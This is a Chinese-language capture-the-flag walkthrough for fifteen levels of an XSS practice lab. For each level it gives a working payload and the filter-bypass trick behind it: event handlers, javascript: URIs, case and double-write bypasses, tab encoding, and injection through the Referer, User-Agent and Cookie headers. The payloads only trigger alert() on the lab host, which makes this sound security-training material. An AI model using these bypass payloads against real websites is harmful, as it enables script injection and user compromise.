注意：题目需要在 firefox 下做，chrome 下的 xss audit 太猛了，或者关闭再做也是可以的。

Level 1

第一题很简单，没有任何过滤，输出在标签之间。

参考 payload:

```
<svg onload=alert(0)>
```

Level 2

输出点有两个

测试之后发现第二个点可以。

闭合掉双引号，用 on 事件就可以了。

参考 payload:

```
"><img src=0 onerror=alert(0)>
```

Level 3

两个输出点，依旧是标签属性内的可以

用单引号闭合即可，然后用 on 事件，大同小异。

参考 payload：

'onmouseover=alert(1)//

鼠标滑过输入框完成解题

Level 4

和 level 3 如出一辙，只是换成了双引号

参考 payload：

″onmouseover=alert(1)//

同样还需要鼠标滑过输入框

Level 5

这里过滤 on 事件，on 会变成 o_n

故用 javascript 来绕过

参考 payload:

"><a href=javascript:alert(1)> 点击一下链接即可

Level 6

这道题同样是过滤了 on,但也过滤 src，href 等。

但最后发现可以大小写绕过，参考 payload：

```
"><svg x="" Onclick=alert(1)>
```


然后点击出现的空白部分

Level 7

这道题过滤 script 等关键字，发现置换为空，所以可以双写绕过。

参考 payload：

```
">hello<sscriptcript>alert(1)</sscriptcript>
```



Level 8

这道题过滤 javascript 关键字，会把 javascript 变成 javasc_ript。可以通过 tab 制表符绕过（%09）

参考 payload:

`javasc%09ript:alert(1)` 需要点击一下页面内链接

Level 9

这道题做的时候感觉有点怪怪的，不知道过滤什么，查看源码，发现是必须要包含 http://。

同样这道题也过滤了 javascript 关键字，会变成 javascr_ipt。

参考 payload:

`javascr%09ipt:alert(1)//http://` 这里必须要用单行注释符//注释掉后面的 `http://`，这里因为在 `javascript` 伪协议里面，属于 `js` 范畴，所以单行注释符是可以使用的。

然后点击链接

Level 10

这道题做的时候也是蒙圈，keyword 过滤了用不了，没有输出点怎么破？看一下源码，发现有隐藏的 form 和 input。

因为也没过滤什么，最后的参考 payload 为:

```
keyword= &t_sort="onclick="alert()"type="text"
```

然后点击输入框

Level 11 12 13

这三道题都是一样的东西，从第十关过来之后会发现 t_ref 有东西

参考 payload：

```
t_sort="type="text" onclick="alert(1)
```

（其他两题 payload 是一样的，只是输入点不一样而已，12 关输入点是 ua，13 关输入点是 cookie）

因为 11 题是 referer，所以得用 burpsuite 来抓包改，直接用 hackbar 是改不了的。

```
GET /level11.php?keyword=good%20job! HTTP/1.1
Host: test.ctf8.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: t_sort="type="text" onclick="alert(1)
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

修改成 payload 之后，发包即可。然后点击输入框

12 题需要用 burpsuite 抓包修改 user-agent 为 `t_sort="type="text" onclick="alert(1)`。然后点击输入框

13 题需要使用 burpsuite 抓包修改 Cookie 为 `user=t_sort="type="text" onclick="alert(1);`然后点击输入框

Level 14

这里也是没思绪
百度得出答案，这里用的是乌云爆出的 exif viewer 的漏洞
修改图片 exif 信息如标题、作者' "><img src=1 onerror=alert(document.domain)>即可
但是网站好像关闭了，所以无法做题。

Level 15

这一关考的 angular js 的知识可能需要翻墙，稍微百度一下相关知识

发现 ng-include 有包含文件的意思，也就相当于 php 里面的 include。发现可以包含第一关的页面，最后的参考 payload:

'level1.php?keyword=<svg onload=alert(0)>'